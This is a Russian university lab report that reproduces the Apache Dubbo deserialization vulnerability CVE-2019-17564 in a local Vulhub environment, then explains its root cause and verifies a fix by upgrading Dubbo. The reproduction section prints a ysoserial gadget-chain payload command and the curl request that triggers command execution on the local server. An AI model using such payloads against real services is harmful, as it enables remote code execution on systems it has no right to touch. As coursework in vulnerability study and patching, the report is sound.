Министерство науки и высшего образования Российской Федерации
Федеральное государственное автономное образовательное учреждение высшего образования
«Национальный исследовательский университет ИТМО»

Факультет Программной инженерии и компьютерной техники

Дисциплина: Информационная безопасность

Лабораторная работа №2

Анализ и устранение уязвимости на примере реального CVE с использованием Vulhub (CVE-2019-17564)

Группа: P3432

Выполнили: Глотов Егор Дмитриевич

Преподаватель: Рыбаков Степан Дмитриевич

г. Санкт-Петербург

2025 г.

Содержание

Назначение

Приобрести практический опыт работы с уязвимым программным обеспечением в контролируемой среде. Научиться воспроизводить эксплуатацию известной уязвимости (CVE), анализировать ее причины и реализовывать меры по ее устранению.

Задание

Выполните следующие шаги для анализа и устранения конкретной уязвимости из коллекции Vulhub:

1. **Выбор и подготовка лабораторного окружения**
    - Убедитесь, что на вашем компьютере установлены Docker и Docker Compose.
    - Клонируйте репозиторий Vulhub: git clone https://github.com/vulhub/vulhub.git
    - Перейдите в каталог с интересующей вас уязвимостью (например, cdvulhub/nginx/CVE-2021-23017). Выбор уязвимости: рекомендуется начать с чего-то не слишком сложного, например, уязвимость в компоненте web-приложения (например, vulhub/flask/CVE-2018-1000656) или в популярном сервисе.
    - Внимательно изучите файл README.md в выбранном каталоге. В нем содержится описание уязвимости, версия уязвимого ПО, инструкции по запуску и часто - пример эксплуатации.
2. **Запуск уязвимого окружения и воспроизведения атаки:**
    - Запустите уязвимый сервис командой docker-compose up -d.
    - Дождитесь полного запуска контейнеров. Проверьте, что сервис доступен (обычно по http://localhost:8080 или другому порту, указанному в инструкции).
    - Внимательно следуя инструкциям в README.md, воспроизведите шаги по эксплуатации уязвимости. Ваша цель — добиться ожидаемого результата (например, получения несанкционированного доступа, чтения чужых файлов, выполнения кода).

- **Важно:** Фиксируйте все свои действия (команды, HTTP-запросы через curl или Burp Suite) для включения в отчет.

3. **Анализ root cause**
   - Изучите описание CVE на сайте https://cve.mitre.org/ или NVD.
   - Проанализируйте, в чем заключается ошибка, приведшая к уязвимости. Это ошибка логики? Неправильная обработка ввода? Проблема в конфигурации?
   - Изучите файлы в каталоге vulhub, чтобы понять, как сконфигурировано уязвимое окружение.
   - Если возможно, просмотрите исходный код уязвимого компонента (часто он уже находится в каталоге в виде src/ или указана ссылка на коммит с фиксом).
4. **Разработка и применение мер защиты:**
   - На основе анализа предложите способ устранения уязвимости. Это может быть:
     i. **Изменение конфигурации** (если уязвимость вызвана небезопасными настройками по умолчанию).
     ii. **Обновление версии ПО** в файле docker-compose.yml на ту, где уязвимость исправлена.
     iii. **Внесение правок в код** (если это учебное приложение и уязвимость в его коде). Например, добавление валидации пользовательского ввода, экранирование данных.
   - Остановите текущие контейнеры (docker-compose down).
   - Примените ваше исправление: измените Dockerfile, docker-compose.yml или исходный код приложения.
   - Пересоберите и запустите исправленное окружение: docker-compose up --build -d.
5. **Верификация исправления:**

- Повторите те же шаги по эксплуатации уязвимости, которые вы выполняли на шаге 2.
- Убедитесь, что атака теперь **не проходит**. Ваше исправленное приложение должно отклонять malicious-запросы, возвращать ошибки или вести себя ожидаемым безопасным образом.
- Протестируйте, что основная функциональность приложения после ваших правок не сломалась.

Название выбранной уязвимости и краткое ее описание

Выбранная уязвимость: CVE-2019-17564

Уязвимость связана с высокопроизводительным Java RPC-фреймворком Dubbo для вызова удаленных методов между микросервисами с поддержкой множества протоколов (TCP/Dubbo, REST, tri/gRPC и другие). В старых выпусках системы (до 2.7.5) при включенном HTTP-протоколе использовался Spring-класс HttpInvokerServiceExporter, который принимал нативные Java-сериализованные объекты по HTTP и десериализовал их без надежной фильтрации.

Java-сериализация позволяет в байтах описать объекты и классы, а при десериализации некоторые комбинации классов (так называемые gadget chains) могут выполнить произвольный код. Если сервис слепо десериализует данные от незнакомого клиента и на classpath есть уязвимые/опасные классы, то атака может привести к удалённому выполнению кода (RCE) на сервере.

Воспроизведение уязвимости

Клонируем репозиторий https://github.com/vulhub/vulhub.git. Находим каталог dubbo/CVE-2019-17564. В нем лежит следующий набор файлов:



Рисунок 1 – Содержимое исходного каталога из репозитория Vulhub

Согласно инструкции из репозитория делаем следующий набор шагов для воспроизведения уязвимости

1. Делаем docker compose up -d



Рисунок 2 – Результат работы команды docker compose up -d

Запустилось два контейнера. В одном находится само приложение, которое использует Dubbo. Во втором контейнере запущен Zookeeper – распределенное хранилище конфигурации и координатор. Используется, чтобы сервисы в кластере знали друг о друге и могли согласованно хранить данные и обновлять конфигурацию

2. Скачать клиент Zookeeper на устройство и подключиться к серверу Zookeeper, который работает в Docker

Скачиваем Zookeeper в моем случае через пакетный менеджер brew и запускаем следующую команду (точнее скрипт)

Рисунок 3 – Выполнение команды подключения к серверу Zookeeper



Рисунок 4 – Подтверждение подключения к Zookeeper

Видим строку CONNECTED, значит мы успешно подключились к серверу

3. Скачать ysoserial.jar

Библиотека, которая будет генерировать сериализованный класс с уязвимостью. Данную библиотеку можно также скачать по ссылку с Github: https://github.com/frohoff/ysoserial

4. Поиск RPC интерфейса

Перед генерацией уязвимого файла необходимо найти интерфейс, куда мы будем посылать HTTP запрос. В терминале, где мы подключили к серверу Zookeeper, простыми командами найдем интерфейс



Рисунок 5 – Поиск интерфейса

Генерация файла с уязвимостью

Генерация происходит запуском обычного *.jar файла. Также необходимо было указать ключ add-opens для открытия системного класса Java для использования рефлексии (так как при генерации файла используется механизм рефлексии над коллекциями). В кавычках “touch /tmp/hello” как раз указываем вредоносный код, который будет выполнен на сервере за пределами JVM и Dubbo в целом

```
ilestegor@ilestegor ~ % cd Desktop/uni/4\ курс/7\ сем/вб/lab2/vulhub/dubbo/CVE-2019-17564
ilestegor@ilestegor CVE-2019-17564 % java --add-opens java.base/java.util=ALL-UNNAMED -jar
 ysoserial-all.jar CommonsCollections6 "touch /tmp/hello" > 1.poc

ilestegor@ilestegor CVE-2019-17564 %
```

```
ilestegor@ilestegor CVE-2019-17564 % ls
1.png                           docker-compose_fixed.yml
1.poc                           dubbo-samples
2.png                           dubbo_tmp
3.png                           dubbo_tmp.jar
README.md                       test4
README.zh-cn.md                 ysoserial-all.jar
docker-compose.yml
ilestegor@ilestegor CVE-2019-17564 %
```

Рисунок 6 – Сгенерированный вредоносный файл

5. Проверим, что на сервере нет файла, который мы указали при генерации файла

Рисунок 7 – Терминал provider сервера. Отсутствие искомого файла

6. Отправка запрос (реализуем уязвимость)
   Для отправки запроса используется команда curl.

```
ilestegor@ilestegor CVE-2019-17564 % curl -XPOST --data-binary @1.poc http://localhost:8080/org.vulhub.api.CalcService
<!doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;}
 h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .l
ine {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b>
Exception Report</p><p><b>Message</b> java.rmi.RemoteException: Deserialized object needs to be assignable to type [org.springframework.remoting.support.Remo
teInvocation]: java.util.HashSet</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p
><b>Exception</b></p><pre>javax.servlet.ServletException: java.rmi.RemoteException: Deserialized object needs to be assignable to type [org.springframework.r
emoting.support.RemoteInvocation]: java.util.HashSet
        org.apache.dubbo.rpc.protocol.http.HttpProtocol$InternalHandler.handle(HttpProtocol.java:218)
        org.apache.dubbo.remoting.http.servlet.DispatcherServlet.service(DispatcherServlet.java:61)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
</pre><p><b>Root Cause</b></p><pre>java.rmi.RemoteException: Deserialized object needs to be assignable to type [org.springframework.remoting.support.RemoteI
nvocation]: java.util.HashSet
        org.springframework.remoting.rmi.RemoteInvocationSerializingExporter.doReadRemoteInvocation(RemoteInvocationSerializingExporter.java:147)
        org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.readRemoteInvocation(HttpInvokerServiceExporter.java:118)
        org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.readRemoteInvocation(HttpInvokerServiceExporter.java:98)
        org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.handleRequest(HttpInvokerServiceExporter.java:77)
        org.apache.dubbo.rpc.protocol.http.HttpProtocol$InternalHandler.handle(HttpProtocol.java:216)
        org.apache.dubbo.remoting.http.servlet.DispatcherServlet.service(DispatcherServlet.java:61)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
</pre><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache Tomcat/8.5.68</h3></body></html
>                    ilesilesilesilesilesilesteilesilesilesteilesteilesilesteilesteilesteilesteilestegoilesteilesteilestegoilesteilesteilesilesteilesilililililililil
ilestegor@ilestegor CVE-2019-17564 %
```

Рисунок 8 – Результат отправки запроса на сервер

Видно, что запрос отправлен, но от сервера вернулась ошибка. Посмотрим, что происходит в логах на сервере.

```
Oct 15, 2025 1:55:27 PM org.apache.catalina.core.StandardWrapperValve invoke
SEVERE: Servlet.service() for servlet [dispatcher] in context with path [/] threw exception [java.rmi.RemoteException: Deserialized object needs to be assignable to type
[org.springframework.remoting.support.RemoteInvocation]: java.util.HashSet] with root cause
java.rmi.RemoteException: Deserialized object needs to be assignable to type [org.springframework.remoting.support.RemoteInvocation]: java.util.HashSet
        at org.springframework.remoting.rmi.RemoteInvocationSerializingExporter.doReadRemoteInvocation(RemoteInvocationSerializingExporter.java:147)
        at org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.readRemoteInvocation(HttpInvokerServiceExporter.java:118)
        at org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.readRemoteInvocation(HttpInvokerServiceExporter.java:98)
        at org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.handleRequest(HttpInvokerServiceExporter.java:77)
        at org.apache.dubbo.rpc.protocol.http.HttpProtocol$InternalHandler.handle(HttpProtocol.java:216)
        at org.apache.dubbo.remoting.http.servlet.DispatcherServlet.service(DispatcherServlet.java:61)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:232)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:167)
```

Рисунок 9 – Лог на стороне сервера

Также ошибка, но теперь посмотрим создался ли файл в директории temp.

Рисунок 10 – Результат реализации атаки

Файл действительно создался. Значит атака была проведена успешно, и мы выполнили произвольную команду на искомом сервере.

Анализ root cause

Данный CVE относится к CWE-502: Deserialization of Untrusted Data. Суть как раз заключается в том, что сериализованные данные могут быть созданы с небезопасными участками, которые впоследствии приведут либо к созданию нежелательных объектов, либо как в данном случае к произвольному выполнению команд.

Общий CVSS Score: 9.8, что является практически самой высокой оценкой по данной шкале

Главная ошибка, которая привела к появлению этой уязвимости это использование класса HttpInvokerServiceExporter. Ошибка больше связана с построением логики обработки запроса чем программная, потому что код написан правильно и работает корректно, но в нем нет надлежащей проверки входного потока данных.

Если посмотреть на исходный код HttpInvokerServiceExporter, то можно заметить следующее

```
@Override
public void handleRequest(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {

    try {
        RemoteInvocation invocation = readRemoteInvocation(request);
        RemoteInvocationResult result = invokeAndCreateResult(invocation, getProxy());
        writeRemoteInvocationResult(request, response, result);
    }
    catch (ClassNotFoundException ex) {
        throw new NestedServletException("Class not found during deserialization", ex);
    }
}
```

Рисунок 11 – Исходный код HttpInvokerServiceExporter. Функция handle

Главный метод, отвечающий за обработку запроса первым делом, вызываем readRemoteInvocation(request), где в параметрах голый объект HTTP запроса. Если посмотреть на функцию подробнее, то увидим следующее

```
protected RemoteInvocation readRemoteInvocation(HttpServletRequest request)
        throws IOException, ClassNotFoundException {

    return readRemoteInvocation(request, request.getInputStream());
}
```

Рисунок 12 – Исходный код HttpInvokerServiceExporter. Функция readRemoteInvocation

```
protected RemoteInvocation readRemoteInvocation(HttpServletRequest request, InputStream is)
        throws IOException, ClassNotFoundException {

    ObjectInputStream ois = createObjectInputStream(decorateInputStream(request, is));
    try {
        return doReadRemoteInvocation(ois);
    }
    finally {
        ois.close();
    }
}
```

Рисунок 13 – Исходный код HttpInvokerServiceExporter. Перегруженная функция readRemoteInvocation

```
protected RemoteInvocation doReadRemoteInvocation(ObjectInputStream ois) throws IOException, ClassNot
    Object obj = ois.readObject();
    if (!(obj instanceof RemoteInvocation)) {
        throw new RemoteException("Deserialized object needs to be assignable to type [" + RemoteInvo
    } else {
        return (RemoteInvocation) obj;
    }
}
```

Рисунок 14 – Метод непосредственной десериализации объекта из запроса

То есть мы просто забираем весь входной поток данных (тело запроса) и делаем десериализацию. Без каких-либо проверок на небезопасные участки или экранирования.

Лучшим решением в данном случае – это замена класса на другой, что и сделали разработчики, начав использовать в новой версии продукта класс из библиотеки com.googlecode.jsonrpc4j, а именно JsonRpcServer. В этом классе полностью отказались от использования сериализации в пользу простых Json, что исключает возможность реализации исходной уязвимости.

Для HttpInvokerServiceExporter можно предложить такие исправления как создание фильтров и whitelist с разрешенными методами и типами запросов. Но это все равно не исключает возможность атаки.

Разработка и применение мер защиты

Решение проблемы для этой системы очень простое. Необходимо обновить версию зависимостей на 2.7.5 и выше.

Проблема заключается в том, что на Vulhub лежит docker-compose, файл, который содержит образ не просто Dubbo, но целого Spring приложения. Попытки достать jar файл из контейнера увенчались успехом, однако распаковка и замена старой библиотеки на новую – нет. Поэтому для тестирования того, что новая версия действительно решает проблему было принято решение написать свой простой сервер на Spring и Dubbo, а также координатора Zookeeper.

Создадим provider и consumer. Provider – реализует сервис (предоставляет API) и регистрирует себя в реестре. Consumer – вызывает методы сервиса, получая адрес Provider из реестра.

```
@SpringBootApplication
public class ProviderApp {
    public static void main(String[] args) {
        SpringApplication.run(ProviderApp.class, args);
    }
}

public interface GreetingService { String sayHello(String name); }

@org.apache.dubbo.config.annotation.Service(version = "1.0.0")
public class GreetingServiceImpl implements GreetingService {
    @Override public String sayHello(String name) { return "Hello, " + name
+ " from provider"; }
}
```

```
@SpringBootApplication
public class ConsumerApp {
    public static void main(String[] args) {
        SpringApplication.run(ConsumerApp.class, args);
    }
}

@RestController
public class ConsumerController {
    @Reference(version = "1.0.0", check = false)
    private GreetingService greetingService;

    @GetMapping("/hi")
```

```
    public String hi(@RequestParam(defaultValue = "world") String name) {
        return greetingService.sayHello(name);
    }
}
```

А также конфигурации поставщика и потребителя

```
spring:
  application.name: provider
server:
  port: 8081

dubbo:
  application:
    name: provider
  registry:
    address: ${DUBBO_REGISTRY_ADDRESS:zookeeper://zookeeper:2181}
  protocol:
    name: http
    port: 9000
  scan:
    base-packages: com.example.test4
```

```
spring:
  application.name: consumer
server:
  port: 8899

dubbo:
  application.name: consumer
  registry.address: ${DUBBO_REGISTRY_ADDRESS:zookeeper://zookeeper:2181}
```

```
<properties>
    <java.version>1.8</java.version>
    <spring.boot.version>2.2.13.RELEASE</spring.boot.version>
    <dubbo.version>2.7.5</dubbo.version>
</properties>

<dependency>
    <groupId>org.apache.dubbo</groupId>
    <artifactId>dubbo-spring-boot-starter</artifactId>
    <version>${dubbo.version}</version>
</dependency>
<dependency>
    <groupId>org.apache.dubbo</groupId>
    <artifactId>dubbo-registry-zookeeper</artifactId>
    <version>${dubbo.version}</version>
</dependency>
<dependency>
    <groupId>org.apache.dubbo</groupId>
    <artifactId>dubbo-rpc-http</artifactId>
    <version>${dubbo.version}</version>
</dependency>
```

```
services:
  zookeeper:
    image: zookeeper:3.6
    ports: ["2181:2181"]

  provider:
    build: .
    environment:
      DUBBO_REGISTRY_ADDRESS: zookeeper://zookeeper:2181
    command: >
      java -Dloader.main=com.example.test4.ProviderApp
           -Dorg.apache.commons.collections.enableUnsafeSerialization=true
           -Dspring.config.name=application-provider
           -Ddubbo.registry.address=${DUBBO_REGISTRY_ADDRESS:-
zookeeper://zookeeper:2181}
           -jar /app/app.jar
    ports: [ "20880:20880","8081:8081", "9000:9000"]

  consumer:
    build: .
    environment:
      DUBBO_REGISTRY_ADDRESS: zookeeper://zookeeper:2181
    command: >
      java -Dloader.main=com.example.test4.ConsumerApp
           -Dspring.config.name=application-consumer
           -Ddubbo.registry.address=${DUBBO_REGISTRY_ADDRESS:-
zookeeper://zookeeper:2181}
           -jar /app/app.jar
    ports: [ "8899:8899" ]
```

Заметим, что мы указали версию 2.7.5, но на данный момент она является очень старой. На сегодняшний день протокол http вообще убрали из Dubbo в пользу rest и tri (gRPC)

Верификация исправления

Повторим те же самые шаги, что и в пункте воспроизведения уязвимости

1. Делаем docker compose up -d
   Флаг –build нужен так как я использовал Dockerfile для создания образа. Он не влияет на результат верификации.

```
ilestegor@ilestegor test4 % docker compose up -d --build
[+] Building 5.0s (13/13) FINISHED
 => [internal] load local bake definitions
 => => reading from stdin 1.20kB
```

Рисунок 15 – Команда запуска Docker контейнера

2. Скачать клиент Zookeeper на устройство и подключиться к серверуZookeeper, который работает в Docker
   Клиент уже скачан, поэтому просто подключаемся к серверу.

```
ilestegor@ilestegor bin % ./zkCli -server localhost:2181
Connecting to localhost:2181
2025-10-15 17:56:35,708 [myid:] - INFO  [main:o.a.z.Environme
2025-10-15 17:56:35,711 [myid:] - INFO  [main:o.a.z.Environme
2025-10-15 17:56:35,711 [myid:] - INFO  [main:o.a.z.Environme
```

Рисунок 16 – Команда подключения к серверу Zookeeper

```
WATCHER::

WatchedEvent state:SyncConnected type:None path:null zxid: -1
ls
ls [-s] [-w] [-R] path
[zk: localhost:2181(CONNECTED) 1] ls /
[dubbo, zookeeper]
[zk: localhost:2181(CONNECTED) 2]
```

Рисунок 17 – Результат подключения к серверу Zookeeper

   Видим CONNECTED, значит подключение выполнено

3. Скачать ysoserial.jar
   Пропускаем так как уже скачали ранее
4. Поиск RPC интерфейса
   Аналогичными командами найдем нужный интерфейс

```
[zk: localhost:2181(CONNECTED) 1] ls /
[dubbo, zookeeper]
[zk: localhost:2181(CONNECTED) 2] ls /dubbo
[com.example.test4.GreetingService, config]
[zk: localhost:2181(CONNECTED) 3] ls /dubbo/com.example.test4.GreetingService
[configurators, consumers, providers, routers]
[zk: localhost:2181(CONNECTED) 4] ls /dubbo/com.example.test4.GreetingService/providers
[http%3A%2F%2F172.22.0.3%3A9000%2Fcom.example.test4.GreetingService%3Fanyhost%3Dtrue%26application%3Dprovi
ric%3Dfalse%26interface%3Dcom.example.test4.GreetingService%26methods%3DsayHello%26pid%3D1%26release%3D2.7
747%26version%3D1.0.0]
[zk: localhost:2181(CONNECTED) 5]
```

Рисунок 18 – Найденный интерфейс провайдера

5. Генерация файла с уязвимостью

```
ilestegor@ilestegor CVE-2019-17564 % java --add-opens java.base/java.util=ALL-UNNAMED -jar ysoserial-all.jar Common
sCollections6 "touch /tmp/my_dubbo_exploit" > 1.poc

ilestegor@ilestegor CVE-2019-17564 %
```

Рисунок 19 – Генерация вредоносного файла

6. Переда отправке команды убедимся, что в каталоге tmp нет наших файлов



Рисунок 20 – Терминал сервера. Отсутствие искомого файла

7. Отправка запроса

```
ilestegor@ilestegor CVE-2019-17564 % curl -XPOST --data-binary @1.poc http://localhost:9000/com.example.test4.Greet
ingService
{"jsonrpc":"jsonrpc","id":"null","error":{"code":-32700,"message":"Parse error"}}
ilestegor@ilestegor CVE-2019-17564 %
```

Рисунок 21 – Ответ от сервера после отправки запроса

Видно, что нам вернулась ошибка связанная с парсингом потока и ошибка возвращается уже в Json формате. Посмотрим есть ли в логах сервера ошибки и выполнилась ли указанная команда на сервере

```
2025-10-15 14:50:57.381:INFO:oejs.session:main: node0 Scavenging every 600000ms
2025-10-15 14:50:57.396:INFO:oejsh.ContextHandler:main: Started o.e.j.s.ServletContextHandler@183ec003{/,null,AVAILABLE}
2025-10-15 14:50:57.421:INFO:oejs.AbstractConnector:main: Started ServerConnector@1151e434{HTTP/1.1, (http/1.1)}{0.0.0.0:9000}
2025-10-15 14:50:57.458:INFO:oejs.Server:main: Started @6024ms
2025-10-15 14:50:57.669  INFO 1 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port(s): 8081 (http) with context path ''
2025-10-15 14:50:57.671  INFO 1 --- [           main] com.example.test4.ProviderApp            : Started ProviderApp in 5.196 seconds (JVM running for 6.238)
```

Рисунок 22 – Лог сервера

В логах все чисто

Рисунок 23 – Терминал сервера

И в каталоге tmp также нет файла. Получается уязвимости больше нет и обновление библиотеки помогло.

Попробуем теперь послать правильный запрос и посмотрим не нарушена ли работа сервера обновлением библиотеки

```
ilestegor@ilestegor CVE-2019-17564 % curl -v -X POST http://localhost:9000/com.example.test4.GreetingService \
  -H "Content-Type: application/json" \
  -d '{
    "jsonrpc": "2.0",
    "method": "sayHello",
    "params": ["world"],
    "id": 1
  }'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host localhost:9000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:9000...
* Connected to localhost (::1) port 9000
> POST /com.example.test4.GreetingService HTTP/1.1
> Host: localhost:9000
> User-Agent: curl/8.7.1
> Accept: */*
> Content-Type: application/json
> Content-Length: 90
>
* upload completely sent off: 90 bytes
< HTTP/1.1 200 OK
< Date: Wed, 15 Oct 2025 15:06:54 GMT
< Content-Length: 63
< Server: Jetty(9.4.35.v20201120)
<
{"jsonrpc":"2.0","id":1,"result":"Hello, world from provider"}
* Connection #0 to host localhost left intact
ilestegor@ilestegor CVE-2019-17564 %
```

Рисунок 24 – Результат отправки правильного запроса

Как видно пришел ожидаемый ответ. Значит можно сказать, что уязвимости действительно нет и работа приложения не нарушена.

Вывод

В ходе лабораторной работы была подробно исследована и воспроизведена уязвимость CVE-2019-17564, связанная с небезопасной десериализацией в Старой конфигурации Apache Dubbo (использование HTTP-протокола и HttpInvokerServiceExporter). Эксплуатация уязвимости с помощью сгенерированного payload (ysoserial) привела к удалённому выполнению команды на целевом сервере — что подтверждает высокую критичность проблемы.

В качестве root cause установлено следующее:

- Причина - десериализация недоверенных данных (CWE-502) без какой-либо фильтрации или ограничения типов, которые могут восстанавливаться из байтового потока.
- Конкретный механизм - использование HttpInvokerServiceExporter, который принимает нативную Java-сериализацию по HTTP и напрямую десериализует её в объекты, что открывает путь для gadget-цепочек в присутствующих на classpath опасных классов.
- Проблема (в основном) связана с архитектурным решением/логикой обработки входа, а не с синтаксической ошибкой в коде.

Обновление Dubbo до версии, где отказались от уязвимого подхода с Java-сериализацией по HTTP - основное и полноценное исправление.

Для демонстрации было создано тестовое окружение (provider/consumer + Zookeeper) с обновлённой зависимостью. После применения исправления попытки эксплуатации той же полезной нагрузки (payload) перестали приводить к выполнению команды: запросы корректно отвергаются/преобразуются в JSON-ошибки, в логах нет признаков выполнения, функциональность (корректные вызовы RPC) сохранена.